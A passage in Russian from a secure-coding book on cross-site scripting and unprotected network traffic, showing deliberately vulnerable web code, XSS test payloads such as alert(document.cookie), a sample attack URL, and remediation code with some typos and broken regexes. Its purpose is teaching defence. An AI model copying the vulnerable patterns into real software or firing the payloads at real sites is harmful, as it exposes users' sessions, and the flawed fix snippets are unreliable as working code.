1) противник находит сайт, в котором есть одна или несколько XSS-ошибок, например в результате эхо-копирования сервером строки запроса;
2) противник подготавливает специальную строку запроса, включающую некоторую HTML-разметку и сценарий, например на языке JavaScript;

3) противник намечает жертву и убеждает ее щелкнуть по ссылке, содержащей злонамеренную строку запроса. Это может быть ссылка на какой-то другой Web-странице или в письме, отформатированном в виде HTML;
4) жертва щелкает по ссылке, и ее браузер отправляет уязвимому серверу GET-запрос, содержащий злонамеренную строку;
5) уязвимый сервер отправляет эту строку назад браузеру жертвы, и браузер исполняет содержащийся в ней сценарий.

Поскольку сценарий исполняется на компьютере жертвы, он может получить доступ к хранящимся на нем кукам, которые относятся к домену уязвимого сервера. Кроме того, сценарий может манипулировать объектной моделью документа (Document Object Model – DOM) и изменить в ней произвольный элемент, например переадресовать все ссылки на порносайты. Теперь, щелкнув по любой ссылке, жертва окажется в некоей точке киберпространства, куда вовсе не собиралась попадать.

Примечание. XSS-ошибка возможна и тогда, когда выходная информация невидима, вполне достаточно любого копирования входных данных. Например, Web-сервер мог бы передать входные данные в виде аргумента корректному JavaScript-сценарию на странице или использовать их как часть имени графического файла в теге <IMG>.

Опасайтесь таких Web-приложений, как блоги (онлайновые дневники) или страницы обратной связи, поскольку они зачастую принимают от пользователя произвольный HTML-код, а затем выводят его на страницу для всеобщего обозрения. Если приложение написано без учета безопасности, это может стать причиной XSS-атаки.

Рассмотрим примеры.

Греховное ISAPI-расширение или фильтр на C/C++

Ниже приведен фрагмент ISAPI-расширения, которое читает строку запроса, добавляет в начало слово «Hello,» и возвращает результат браузеру. В этом коде есть и другая ошибка с куда более серьезными последствиями, чем XSS-атака. Сможете ли вы ее найти? Взгляните на обращение к функции sprintf(). В ней может произойти переполнение буфера (грех 1). Если результирующая строка окажется длиннее 2048 байтов, то буфер `szTemp` переполнится.

```
DWORD WINAPI HttpExtensionProc (EXTENSION_CONTROL_BLOCK *lpEcb){
   char szTemp [2048];
   ...
   if (*lpEcb->lpszQueryString)
      sprintf(szTemp,"Hello, %s", lpEcb->lpszQueryString);
   dwSize = strlen(szTemp);
   lpEcb->WriteClient(lpEcb->ConnId, szTemp, &dwSize, 0);
   ...
}
```

Греховность ASP

Эти примеры почти не требуют комментариев. Отметим лишь, что <%= (во втором фрагменте) – это то же самое, что Response.Write.

```
<% Response.Write(Request.QueryString("Name")) %>
```

Или

```
<img src='<%= Request.QueryString("Name") %>'>
```

Греховность форм ASP.NET

В этом примере ASP.NET трактует Web-страницу как форму, из элементов которой можно считывать данные (и записывать тоже), как если бы это была обычная форма Windows. В таком случае найти XSS-ошибку может оказаться не так просто, поскольку запрос и ответ неявно разбираются и формируются ASP.NET во время выполнения.

```
private void btnSubmit_Click(object sender, System.EventArgs e) {
   if (IsValid) {
      Application.Lock();
      Application[txtName.Text] = txtValue.Text;
      Application.UnLock();
      lblName.Text = "Hello, " + txtName.Text;
   }
}
```

Греховность JSP

Эти примеры мало чем отличаются от примеров для ASP.

```
<% out.println(request.getParameter("Name")) %>
```

Или

```
<%= request.getParameter ("Name") %>
```

Греховность PHP

Приведенный ниже код читает из строки запроса значение в переменную `name`, а затем копирует его в ответ:

```
<?php
   $name=$_GET['name'];
   if (isset($name)) {
      echo "Hello $name";
   }
?>
```

Греховность Perl-модуля CGI.pm

Этот код почти не отличается от примера PHP выше.

```
#!/usr/bin/perl
use CGI;
use strict;
my $cgi = new CGI;
```

```
print CGI::header();
my $name = $cgi->param('name');
print "Hello, $name";
```

Греховность mod-perl

При использовании mod-perl для вывода HTML-разметки нужно написать чуть больше текста. Но если не считать кода, формирующего заголовки, то это практически то же самое, что приведенные выше примеры на PHP и Perl-CGI.

```
#!/usr/bin/perl
use Apache::Util;
use Apache::Request;
use strict;
my $apr = Apache::Request->new(Apache->request);
my $name = $apr->param('name');
$apr->content_type('text/html');
$apr->send_http_header;
$apr->print("Hello ");
$apr->print($name);
```

Где искать ошибку

Любое приложение, обладающее перечисленными ниже признаками, уязвимо для атаки с кросс-сайтовым сценарием:

- Web-приложение принимает данные из строки запроса, заголовка или формы;
- приложение не проверяет корректность данных;
- приложение отправляет принятые данные назад браузеру.

Выявление ошибки на этапе анализа кода

При анализе кода на предмет наличия XSS-ошибок обращайте внимание на места, где используется тот или иной объект запроса, а прочитанные из него данные копируются в объект ответа. Автор этой главы обычно ищет такие конструкции:

Язык	Ключевые слова
ASP.NET	Request, Response, <%= и манипуляции с метками, например *.text или *.value
Active Server Pages	Request, Response, <%=
PHP	Доступ к $_REQUEST, $_GET, $_POST и $_SERVER с последующим вызовом echo, print или printf
PHP версии 3.0 и ниже	Доступ к $HTTP_ с последующим вызовом echo, print или printf
CGI/Perl	Вызов метода param() объекта CGI
Сервер ATL	request_handler, CRequestHandlerT, m_HttpRequest, m_HttpResponse
mod-perl	Apache::Request или Apache::Response

Язык	Ключевые слова
ISAPI (C/C++)	Считывание из какого-либо поля структуры EXTENSION_CONTROL_BLOCK, например lpszQueryString или вызов таких методов, как GetServerVariable или ReadClient, с последующей передачей прочитанных данных методу WriteClient
ISAPI (Microsoft Foundation Classes)	CHttpServer или CHttpServerFilter с последующим выводом прочитанных данных в объект CHttpServerContext
Java Server Pages (JSP)	getRequest, request.getParameter с последующим <jsp:getProperty или <%=

Выяснив, где производятся ввод и вывод, проверьте, контролируется ли корректность входных данных. Если нет, возможна XSS-ошибка.

Примечание. Данные могут не копироваться непосредственно из объекта запроса в объект ответа, возможно промежуточное сохранение в базе данных; обращайте внимание и на это тоже.

Хотелось бы отметить еще один важный момент. Многие полагают, что обращение к методу Response.Write и его аналогам – это единственный источник XSS-ошибок. На самом деле обнаружилось, что конструкции Response.Redirect и Response.SetCookie могут приводить к таким же последствиям; это получило название *атаки с расщеплением HTTP-ответа*. Вывод таков: любое копирование входных данных в выходные без проверки корректности – это ошибка, угрожающая безопасности. В разделе «Другие ресурсы» приведены ссылки на дополнительные материалы, относящиеся к уязвимостям из-за расщепления HTTP-ответа.

Тестирование

Простейший способ протестировать наличие XSS-ошибок – отправить запрос своему Web-приложению, задав всем входным параметрам заведомо небезопасные значения. Затем взгляните на полученный от сервера ответ, не ограничивайтесь только визуальным представлением. Изучите весь поток байтов, чтобы понять, вошли ли в ответ посланные вами данные. Если это так, ваш код может быть уязвим для XSS-атаки. Вот простой Perl-сценарий, который можно положить в основу теста:

```
#!/usr/bin/perl
use HTTP::Request::Common qw(POST GET);
use LWP::UserAgent;

# Сформировать заголовок, описывающий агента
my $ua = LWP::UserAgent->new();
$ua->agent("XSSInject/v1.40");

# Строки, содержащие внедряемый сценарий
my @xss = ('><script>alert(window.location);</script>'',
           '\"; alert(document.cookie);',
```

```
          '\' onmouseover=\'alert(document.cookie);\' \'',
          '\"><script>alert(document.cookie);</script>',
          '\"></a><script>alert(document.cookie);</script>',
          'xyzzy');

# Построить запрос
my $url = "http://127.0.01/form.asp";
my $inject;
foreach $inject (@xss) {
   my $req = POST $url, [Name => $inject,
                         Address => $inject,
                         Zip => $inject];
   my $res = $ua->request($req);
   # Получить ответ
   # Если мы увидим внедренный сценарий, возможна проблема
   $_ = $res->as_string;
   print "Возможна XSS-ошибка [$url]\n" if index(lc $_,lc $inject != -1);
}
```

Примеры из реальной жизни

Следующие примеры XSS-уязвимостей взяты из базы данных CVE (http://cve.mitre.org).

Уязвимость IBM Lotus Domino для атаки с кросс-сайтовым сценарием и внедрением HTML

По какой-то причине этому бюллетеню не присвоен номер в базе данных CVE. Противник может обойти HTML-кодирование в вычисляемом Lotus Notes значении, добавив квадратные скобки ("[" и "]") в начало и конец поля для некоторых типов данных. Подробности на странице www.securityfocus.com/bid/11458.

Ошибка при контроле входных данных в сценарии isqlplus, входящем в состав Oracle HTTP Server, позволяет удаленному пользователю провести атаку с кросс-сайтовым сценарием

И на этот раз у бюллетеня отсутствует номер. Oracle HTTP Server основан на сервере Apache 1.3.x. В сценарии isqlplus есть XSS-ошибка, связанная с недостаточным контролем значений параметров «action», «username» и «password». Атака может выглядеть примерно так:

```
http://[target]isqlplus?action=logon&username=xyzzy%22%3e%3cscript%3e
alert('XSS')%3c/script%3e\&password=xyzzy%3cscript%3ealert('XSS')%3c
/script%3e
```

Подробности на странице www.securitytracker.com/alerts/2004/Jan/1008838.html.

CVE-2002-0840

XSS-уязвимость на стандартной странице с сообщением об ошибке в Apache 2.0 до версии 2.0.43 и в Apache 1.3.x до версии 1.3.26. Подробности на странице http://cert.uni-stuttgart.de/archive/bugtraq/2002/10/msg00017.html.

Искупление греха

Путь к искуплению состоит из двух шагов:

1) не допускайте некорректных входных данных. Для проверки обычно применяются регулярные выражения;
2) при выводе данных применяйте HTML-кодирование.

Необходимо принимать обе эти меры предосторожности в своих программах. В приведенных ниже примерах показано, как это делается на практике.

Искупление греха в ISAPI-расширениях и фильтрах на C/C++

Во фрагменте ниже приведен код для HTML-кодирования информации, отправляемой браузеру.

```
////////////////////////////////////////////////////////////////
// HtmlEncode
// Кодирует поток HTML-данных
// Аргументы
//  strRaw: указатель на необработанные HTML-данные
//  result: ссылка на результат, хранящийся в std::string
// Возвращаемое значение:
//  false: не удалось закодировать HTML-данные
//  true: все HTML-данные закодированы
bool HtmlEncode(char *strRaw, std::string &result) {
   size_t iLen = 0;
   size_t i = 0;
   if (strRaw && (iLen = strlen(strRaw))) {
      for (i = 0; i < iLen; i++)
         switch(strRaw[i]) {
                     case '\0' : break;
                     case '<' : result.append("&lt;"); break;
                     case '>' : result.append("&gt;"); break;
                     case '(' : result.append("&#40;"); break;
                     case ')' : result.append("&#41;"); break;
                     case '#' : result.append("&#35;"); break;
                     case '&' : result.append("&amp;"); break;
                     case '"' : result.append("&quot;"); break;
                     default  : result.append(1,strRaw[i]); break;
         }
   }
   return i == iLen ? true : false;
}
```

Если вы хотите пользоваться регулярными выражениями в программах на C/C++, то обратите внимание на класс CAtlRegExp, предлагаемый Microsoft, или на библиотеку Boost.Regex, документированную на странице http://boost.org/libs/regex/doc/syntax.html.

Искупление греха в ASP

Применяйте сочетание регулярных выражений (в данном случает объект RegExp в сценарии на VBScript) и HTML-кодирования для проверки входных данных:

```
<%
   name = Request.QueryString("Name")
   Set r = new ReqExp
   r.Pattern = "^\w{5,25}$"
   r.IgnoreCase = True

   Set m = r.Execute(name)
   If (len(m(0)) > 0) Then
      Response.Write(Server.HTMLEncode(name))
   End If
%>
```

Искупление греха в ASP.NET

Приведенный ниже код аналогичен предыдущему примеру, но для сопоставления с регулярным выражением и HTML-кодирования используется язык C# и библиотеки, входящие в каркас .NET Framework.

```
using System.Web;  // Необходимо добавить ссылку на сборку System.Web.dll
...

private void btnSubmit_Click(object sender, System.EventArgs e)
{
   Regex r = new Regex(@"^\w{5,25}");
   if (r.Match(txtValue.Text).Success) {
      Application.Lock();
      Application.txtName.Text = txtValue.Text;
      Application.UnLock();
      lblName.Text = "Hello, " +
                              HttpUtility.HtmlEncode(txtName.Text);
   } else {
      lblName.Text = "Кто вы?";
   }
}
```

Искупление греха в JSP

В JSP имеет смысл использовать нестандартный тег. Вот код тега, осуществляющего HTML-кодирование:

```
import java.IO.Exception;
import javax.servlet.jsp.JspException;
import javax.servlet.jsp.tagext.BodyTagSupport;

public class HtmlEncoderTag extends BodyTagSupport {
   public HtmlEncoderTag() {
      super();
   }

   public int doAfterBody() throws JspException {
      if (bodyContent != null) {
```

```
        System.out.println(bodyContent.getString());
        String contents = bodyContent.getString();
        String regExp = new String("^\\w{5,25}$");

        // Сопоставить с регулярным выражением
        if (contents.matches(regExp)) {
           try {
              bodyContent.getEnclosingWriter().write(contents);
           } catch (IOException e) {
              System.out.println("Ошибка ввода/вывода");
           }

           return EVAL_BODY_INCLUDE;
        } else {
           try {
              bodyContent.getEnclosingWriter().write(encode(contents));
           } catch (IOException e) {
              System.out.println("Ошибка ввода/вывода");
           }

           System.out.println("Содержимое: " + contents.toString());

           return EVAL_BODY_INCLUDE;
        }
     } else {
        return EVAL_BODY_INCLUDE;
     }
  }

  // В JSP нет функции для HTML-кодирования
  public static String encode(String str) {
     if (str == null)
        return null;

     StringBuffer s = new StringBuffer();
     for (short i = 0; i < str.length(); i++) {
        char c = str.CharAt(i);
        switch (c) {
           case '<':
              s.append("&lt;");
              break;

           case '>':
              s.append("&gt;");
              break;

           case '(':
              s.append("&#40;");
              break;

           case ')':
              s.append("&#41;");
              break;

           case '#':
              s.append("&#35;");
```

```
                break;

            case '&':
                s.append("&amp;");
                break;
            case '"':
                s.append("&quot;");
                break;

            default:
                s.append(c);
        }
      }
      return s.toString();
   }
}
```

Ну и наконец пример JSP-страницы, из которой вызывается определенный выше тег:

```
<%@ taglib uri="/tags/htmlencoder" prefix="htmlencoder" %>
<head>
   <title>Покайся, грешник...</title>
</head>

<html>
   <body bgcolor="white">
      <htmlencoder:htmlencode><script
        type="javascript">BadStuff()</script></htmlencoder:htmlencode>
      <htmlencoder:htmlencode>testing</htmlencoder:htmlencode>
      <script type="badStuffNotWrapped()"></script>
   </body>
</html>
```

Искупление греха в PHP

Как и в остальных примерах, мы применяем оба лекарства: проверяем входные данные, а затем HTML-кодируем выводимую информацию с помощью функции htmlentities():

```
<?php
   $name = $_GET['name'];
   if (isset($name)) {
      if (preg_match('\^w{5,25}$/',$name)) {
         echo "Hello, " . htmlentities($name);
      } else {
         echo "Вон отсюда!";
      }
   }
?>
```

Искупление греха в Perl/CGI

Идея та же, что в предыдущих примерах: проверить входные данные, сопоставив их с регулярным выражением, а затем HTML-кодировать выводимую информацию.

```
#!/usr/bin/perl
```

```
use CGI;
use HTML::Entities;
use strict;

my $cgi = new CGI;
print CGI::header();
my $name = $cgi->param('name');

if ($name =~ /^\w{5,25}$/) {
   print "Hello, " . HTML::Entities::encode($name);
} else {
   print "Вон отсюда!";
}
```

Если вы не хотите или не можете загрузить модуль HTML::Entities, то вот эквивалентный код для решения той же задачи:

```
sub html_encode
{
   my $in = shift;
   $in =~ s/&/&amp;/g;
   $in =~ s/</&lt;/g;
   $in =~ s/>/&gt;/g;
   $in =~ s/\»/&quot;/g;
   $in =~ s/#/&#35;/g;
   $in =~ s/\(/&#40;/g;
   $in =~ s/\)/&#41;/g;
   return $in;
}
```

Искупление греха в mod-perl

Как и выше, мы проверяем корректность входных данных и HTML-кодируем выходные.

```
#!/usr/bin/perl
use Apache::Util;
use Apache::Request;
use strict;
my $apr = Apache::Request->new(Apache->request);
my $name = $apr->param('name');
$apr->content_type('text/html');
$apr->send_http_header;
if ($name =~/^\w{5,25}$/) {
   $apr->print("Hello, " . Apache::Util::html_encode($name);
} else {
   $apr->print "Вон отсюда!";
}
```

Замечание по поводу HTML-кодирования

Прямолинейное HTML-кодирование всей выводимой информации для некоторых Web-сайтов представляется драконовской мерой, поскольку такие теги, как <I> или <B> безвредны. Чтобы несколько ослабить путы, подумайте, не стоит ли «декодировать» заведомо безопасные конструкции. Следующий фрагмент кода

на C# иллюстрирует, что автор называет «HTML-декодированием» тегов, описывающих курсив, полужирный шрифт, начало абзаца, выделение и заголовки:

```
Regex.Replace(s,
      @"&lt;(/?)(i|b|p|em|h\d{1})&gt;",
      "<$1$2>",
      RegexOptions.IgnoreCase);
```

Дополнительные защитные меры

В Web-приложение можно включить много дополнительных механизмов защиты на случай, если вы пропустили XSS-ошибку, а именно:

- добавить в кук атрибут httponly. Это спасет пользователей Internet Explorer версии (6.0) (и последующих), поскольку помеченный таким образом кук невозможно прочитать с помощью свойства document.cookie. Подробнее см. ссылки в разделе «Другие ресурсы». В ASP.NET 2.0 добавлено свойство HttpCookie.HttpOnly, упрощающее решение этой задачи;
- заключать в двойные кавычки значения атрибутов тега, порождаемые из входных данных. Пишите не <img src=someinput>, а <img src="someinput">. Это сводит на нет атаки, которые могли бы обойти HTML-кодирование. Подробно этот прием объясняется в книге Майкла Ховарда и Дэвида Лебланка «Защищенный код», 2-ое издание (Русская редакция, 2004);
- если вы пользуетесь ASP.NET, проверьте, задан ли конфигурационный параметр ValidateRequest. По умолчанию он задан, но лишний раз проверить не мешает. В этом случае запросы и ответы, содержащие недопустимые символы, будут отвергаться. Стопроцентной гарантии этот метод не дает, но все же является неплохой защитой. Подробнее см. раздел «Другие ресурсы»;
- для Apache mod_perl есть модуль Apache::TaintRequest, помогающий обнаружить входные данные, которые копируются в выходные без проверки. Подробнее см. раздел «Другие ресурсы»;
- предлагаемая Microsoft программа UrlScan для Internet Information Server 5.0 обнаруживает и обезвреживает многие варианты XSS-уязвимостей в коде вашего приложения.

Примечание. Для Internet Information Server 6.0 (IIS6) расширение UrlScan не нужно, так как его функциональность уже встроена в сам сервер. Подробнее см. раздел «Другие ресурсы».

Другие ресурсы

- «Writing Secure Code, Second Edition» by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 13 «Web-specific Input Issues»
- Mitigating Cross-site Scripting With HTTP-only Cookies: http://msdn.microsoft.com/library/default.asp?url=/workshop/author/dhtml/httponly_cookies.asp

- Request Validation – Preventing Script Attacks: www.asp.net/faq/requestvalidation.aspx
- mod_perl Apache::TaintRequest: www.modperlcookbook.org/code.html
- «UrlScan Security Tool»: www.microsoft.com/technet/security/tools/urlscan.mspx
- «Divide and Conquer – HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics»: www.securityfocus.com/archive/1/356293
- «Prevent a cross-site scripting attack» ny Anand K. Sharma: www-106.ibm.com/developerworks/library/wa-secxss/?ca=dgr-lnxw93PreventXSS
- «Prevent Cross-site Scripting Attacks» by Paul Linder: www.perl.com/pub/a/2002/02/ 20/css.html
- «CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests»: www.cert.org/advisories/CA-2000-0.html
- The Open Web Application Security Project (OWASP): www.owasp.org
- «HTML Code Injection and Cross-site Scripting» by Gunter Ollman: www.technicalinfo.net/papers/CSS.html
- Building Secure ASP.NET Pages and Controls: http://msdn/microsoft.com/library/ default.asp?url=/library/en-us/dnnetsec/html/THCMCh10.asp
- Understanding Malicious Content Mitigation for Web Developers: www.cert.org/ tech_tips/malicious_code_mitigation.html
- How to Prevent Cross-Site Scripting Security Issues in CGI or ISAPI: http://support. microsoft.com/default.aspx?scid=kb%3BEN-US%3BQ253165
- Hacme Bank: www.foundstone.com/resources/proddesc/hacmebank.htm
- WebGoat: www.owasp.org/software/webgoat.html

Резюме

Рекомендуется

- Проверяйте корректность всех входных данных, передаваемых Web-приложению.
- Подвергайте HTML-кодированию любую выводимую информацию, формируемую на основе поступивших входных данных.

Не рекомендуется

- Не копируйте ввод в вывод без предварительной проверки.
- Не храните секретные данные в куках.

Стоит подумать

- Об использовании как можно большего числа дополнительных защитных мер.

Грех 8. Пренебрежение защитой сетевого трафика

В чем состоит грех

Представьте, что вы присутствуете на конференции, где бесплатно предоставляется доступ к WiFi. При посещении любой Web-страницы или просмотре электронной почты все изображения заменяются фотографией Барбары Стрейзанд или еще какой-нибудь нежелательной картинкой. А тем временем хакер перехватил ваши пароли электронной почты и Интернет-пейджера. Такое уже случалось (к примеру, это стандартный трюк на конференциях типа Defcon), и существуют инструменты, позволяющие безо всякого труда организовать подобную атаку.

Один профессионал в области систем безопасности, бывало, проводил семинары по безопасности электронной почты, а в конце объявлял «счастливого победителя». Тот получал майку с напечатанной на ней информацией о доступе к собственному почтовому ящику. Кто-то за кулисами с помощью анализатора протоколов (снифера) перехватывал имя пользователя и пароль, а потом наносил их на майку. Обидно, честное слово: человек радуется выигрышу, не осознавая, что принял участие в конкурсе помимо собственного желания. А когда понимает, что произошло, радость оборачивается смущением! Это, конечно, все забавы и игры, но печальная истина состоит в том, что при определенных условиях электронная почта благодаря плохо спроектированным протоколам оказывается незащищенной во время передачи.

Такие виды атак возможны потому, что многие сетевые протоколы не предусматривают адекватной защиты данных. Такие важные протоколы, как Simple Mail Transfer Protocol (SMTP) для передачи электронной почты, Internet Message Access Protocol (IMAP) и Post Office Protocol (POP) для доставки почты и HyperText Transfer Protocol (HTTP) для просмотра Web-страниц, не содержат никаких защитных механизмов или, в крайнем случае, предоставляют средства простой аутентификации, которые легко можно атаковать. Конечно, для всех базовых протоколов существуют безопасные альтернативы, но люди редко ими пользуются, потому что устаревшие, менее безопасные протоколы широко распространены. К тому же есть еще немало протоколов, для которых вовсе не существует безопасной альтернативы!

Подверженные греху языки

Эта проблема не зависит от языка программирования.

Как происходит грехопадение

Многие программисты полагают, что после того как данные попали в сеть, противник может разве что прочитать их, но не модифицировать. Часто разработчик вообще не задумывается о конфиденциальности на уровне сети, поскольку заказчик не выдвигал таких требований. Однако существуют инструменты, позволяющие перенаправить трафик и даже манипулировать потоком данных.

Большинство людей считают, что данные поступают в сеть слишком быстро для того, чтобы противник сумел вклиниться в поток, а потом они передаются от одного маршрутизатора другому, где находятся в безопасности. Программисты, работающие в сетях, оборудованных коммутаторами, часто уверены, что никаких проблем возникнуть не может.

Но в реальном мире противник, оборудовавший себе плацдарм в локальной сети по любую сторону от маршрутизатора, занимает прекрасную позицию для организации атаки на сеть в силу отсутствия защитных мер в инфраструктуре сети-жертвы. Если противник находится в том же сегменте сети, что и одна из оконечных точек (например, подключен к концентратору), то он может просматривать весь трафик в этом сегменте и обычно способен перехватить его. Но даже если противник подключен к коммутатору (концентратор, в котором отдельные порты не «видят» трафика на других портах), то и тогда техника подлога по протоколу ARP (Address Resolution Protocol – протокол разрешения адресов) позволяет ему притвориться шлюзом и перенаправить на себя весь трафик. Обработав трафик, противник может отправить его первоначальному адресату. Есть и другие методы. Например, некоторые коммутаторы можно затопить потоком ARP-запросов, в результате чего они переходят в пропускающий (promiscuous) режим и начинают работать как обычный концентратор.

Как все это реализуется? ARP – это протокол, отображающий адреса уровня 2 (Ethernet MAC) на адреса уровня 3 (IP). Противник может объявить, что его собственный MAC-адрес соответствует IP-адресу шлюза. Когда остальные машины видят такое объявление, они начинают маршрутизировать весь трафик через компьютер противника. У этой проблемы нет практичного и универсального решения, которое можно было бы реализовать быстро, поскольку речь идет о базовых службах на уровне Ethernet, которые только-только начинают обсуждать в органах стандартизации. Кстати, в беспроводных сетях эта проблема стоит еще более остро.

Даже на уровне маршрутизатора не всегда можно предполагать отсутствие вектора атаки. Популярные маршрутизаторы работают под управлением больших и сложных программ на языке C, которые могут быть подвержены ошибкам переполнения буфера и иным, что позволит противнику исполнить произвольный код. Пока производители маршрутизаторов не перейдут на технологии, которые сведут к минимуму или вообще исключат риск такой катастрофы, опасность будет существовать. И ведь находили же в прошлом ошибки переполнения буфера в маршрутизаторах. См., например, бюллетени CVE-2002-0813, CVE-2003-0100 и CAN-2003-0647 в базе данных CVE (http://cve.mitre.org).

Сетевые атаки весьма разнообразны.

- **Подслушивание**. Противник прослушивает сеанс связи и извлекает всю ценную информацию, например имена и пароли пользователей. Даже если пароль передается не в читаемом виде (а часто так и есть), почти всегда возможно путем перебора по словарю раскрыть его. А иногда и это не нужно, поскольку пароль не шифруется, а лишь маскируется.
- **Воспроизведение**. Противник извлекает уже имеющиеся в потоке данные и воспроизводит их. Это может быть весь поток или какая-то его часть. Например, можно воспроизвести данные аутентификации, чтобы зарегистрироваться под чужим именем, а затем начать сеанс от чужого имени.
- **Подлог** (spoofing) . Противник представляет данные, как бы пришедшие от другого участника сеанса связи, хотя на самом деле данные подложные. Обычно для этого требуется открыть новое соединение, возможно, воспроизведя данные, посланные во время предыдущей аутентификации. В некоторых случаях такую атаку можно провести против уже существующего соединения, особенно когда виртуальное соединение устанавливается поверх транспортного протокола, не поддерживающего соединений (обычно UDP). Очень трудно (хотя и возможно) проделать такое с протоколами, требующими установления соединения, если операционная система должным образом рандомизирует порядковые номера, применяемые в протоколе TCP.
- **Вмешательство**. Противник модифицирует передаваемые данные, возможно, вполне невинно, например заменяя единичный бит нулевым. В протоколах на базе TCP это довольно сложно из-за кодов циклической избыточности (CRC), но поскольку CRC-код не является криптографически безопасным, то такую защиту легко обойти, когда есть возможность поменять несколько битов, не оказывающих существенного влияния на обработку данных.
- **Перехват**. Противник ждет момента установления соединения, а затем отрезает одного из участников, подменяя все исходящие от него данные своими. В наши дни внедрить новый трафик в середину сеанса или подделать существующий довольно трудно (по крайней мере, в случае использования протокола TCP и современных операционных систем на обоих концах), но все-таки возможно.

  Если вас беспокоит безопасность сетевых соединений, то вы должны знать, какие услуги могут предоставлять приложения. Мы сначала поговорим о базовых службах, а потом – в разделе «Искупление греха» – о способе достижения цели. Как бы то ни было, для защиты от такого рода атак необходимо обеспечить три основных сервиса безопасности.
- **Начальная аутентификация**. Необходимо гарантировать, что каждая сторона знает, с кем общается. Есть много способов добиться этого, но самыми распространенными являются пароли в силу своего удобства. Говоря о данном грехе, мы не будем затрагивать вопросы аутентификации, но еще вернемся к ним в грехах 10, 11 и 17.

- **Аутентификация во время сеанса**. Даже если вы уверены в том, с кем начали общаться, хотелось бы удостовериться, что вы продолжаете обмен данными с тем же лицом. Это более строгий вариант обеспечения целостности сообщений. Легко убедиться в том, что пришло именно то сообщение, которое было отправлено, но неплохо бы знать еще, что его отправил законный пользователь, а не противник. Например, протокол TCP обеспечивает слабую проверку целостности сообщения, но никакой аутентификации.
- **Конфиденциальность**. Это, наверное, наименее важный из сервисов безопасности. Есть немало ситуаций, когда нужно лишь гарантировать аутентичность данных, а шифровать их необязательно. Обычно не имеет смысла обеспечивать конфиденциальность без начальной и последующей аутентификации. Например, если противник пользуется потоковым шифром, например RC4 (у него есть также режимы работы, обеспечивающие блочное шифрование), то он может переставить случайные биты в шифртексте, и без надлежащей аутентификации сообщения об этом никто не узнает. Если противнику известен формат данных, то он сможет добиться и более разрушительного эффекта, поменяв конкретные биты.

Родственные грехи

Совсем несложно полностью игнорировать вопросы безопасности в сети. Но не менее просто воспользоваться сервисами безопасности неправильно, особенно это относится к протоколам Secure Sockets Layer и Transport Layer Security (SSL / TLS) (Грех 10). Аутентификация тоже является важной частью инфраструктуры сетевой безопасности и также нередко становится точкой отказа (см., например, грехи 11, 15 и 17). Для обеспечения конфиденциальности нужен криптографически сильный алгоритм генерирования случайных чисел (грех 18).

Где искать ошибку

Этот грех обычно проявляется, когда:

- приложение пользуется сетью;
- проектировщик не обращает внимания на риски, связанные с работой в сети, или недооценивает их.

Например, типичный аргумент звучит так: «мы ожидаем, что этот порт будет доступен только из части сети за межсетевым экраном». На практике в большинстве случаев нарушения безопасности так или иначе участвуют люди, причастные к работе компании, – недовольные, подкупленные или желающие оказать дружескую услугу сотрудники, уборщики, клиенты, поставщики, приехавшие осмотреть место развертывания своего продукта, и т. д. К тому же не так уж редко настройки межсетевого экрана не совпадают с ожидаемыми. А как вы думаете, сколько людей из-за неполадок с сетью временно отключают экран, а после устранения проблемы забывают его включить? В большой сети со многими точками входа представление о защищенной внутренней сети уже можно считать устаревшим. Такую сеть следует рассматривать как полуоткрытую, враждебную среду.

Выявление ошибки на этапе анализа кода

Если вы не задумывались о «площади атакуемой поверхности» приложения (в это понятие входят все точки входа в него), то следует заняться этим незамедлительно. В модели угроз, если таковая составлена, уже должны быть отражены точки входа. Как правило, сетевой трафик просто шифруется по протоколам SSL/TLS. Если это так, то в грехе 10 вы найдете рекомендации по устранению слабых мест.

В противном случае для каждой точки, которая может иметь выход в сеть, определите, какой механизм применяется для обеспечения конфиденциальности основного потока данных, начальной и последующей аутентификации. Иногда риск считается допустимым, хотя не предусматривается никакой защиты, особенно если частью системы является электронная почта.

Если какие-то сетевые соединения защищены, проверьте, работает ли защита, как задумано. Это может оказаться довольно сложно, поскольку требует глубоких знаний в области криптографии. Вот некоторые базовые рекомендации:

- не занимайтесь реализацией криптографических решений самостоятельно. Пользуйтесь протоколом SSL или API на базе системы Kerberos, который Windows предоставляет в составе библиотек DCOM/RPC;
- если вы не используете готового решения, то первым делом убедитесь в том, что конфиденциальность обеспечивается везде, где это необходимо. Обычно в программе не должно быть никаких путей, позволяющих отправить в сеть незашифрованные данные;
- если основной поток данных шифруется с помощью пары ключей, то почти всегда наблюдается некое недопонимание. Криптография с открытыми ключами настолько неэффективна, что обычно используется лишь для шифрования случайных сеансовых ключей и необходимых для аутентификации данных, после чего эти ключи служат для симметричного шифрования. Если вы систематически применяете криптографию с открытыми ключами, то система легко может отказать в обслуживании из-за перегрузки. К тому же очень многое может пойти наперекосяк, особенно если длина открытого текста относительно велика. (Детали выходят за рамки данной книги, однако в разделе «Другие ресурсы» приведены ссылки на дополнительные источники информации.);
- выясните, какой криптографический шифр применяется в системе. Это должен быть хорошо известный алгоритм, а не «самописное» произведение автора. Разработанные «на коленке» шифры применять нельзя. Это ошибка. Исправьте ее. Одобренные симметричные шифры бывают двух видов: блочные и потоковые;
- шифры Advanced Encryption Standard (AES – улучшенный стандарт шифрования) и Triple Data Encryption (3DES – тройной DES) – это примеры *блочных шифров*. Оба хороши, и в настоящее время лишь они признаны в качестве безопасного международного стандарта. Шифр DES (Encryption Standard – стандарт шифрования данных) – еще один пример, но его можно вскрыть. Если вы пользуетесь чем-то, отличным от AES или 3DES, то

почитайте в современной литературе по криптографии, считается ли выбранный вами шифр надежным.

Потоковые шифры – это по сути дела генераторы случайных чисел. На вход такого алгоритма подается некий ключ, по которому генерируется очень длинная последовательность чисел, которая объединяется с шифруемыми данными операцией XOR. Единственным по-настоящему популярным потоковым шифром является RC4, хотя можно услышать хвалы и в адрес других алгоритмов. Но ни один из них не признан органами стандартизации, к тому же в настоящее время применять потоковые шифры вообще бессмысленно, так как вы при этом жертвуете безопасностью в обмен на небольшое повышение производительности, которое вам, скорее всего, не нужно. Если все-таки в вашем приложении потоковый шифр необходим, поинтересуйтесь в литературе, какого рода проблемы возможны. Например, если вы вопреки нашему предостережению настаиваете на применении шифра RC4, убедитесь, что он используется в соответствии со сложившейся проверенной практикой. Но, вообще говоря, лучше пользоваться блочным шифром в режиме имитации потокового шифра (см. ниже);

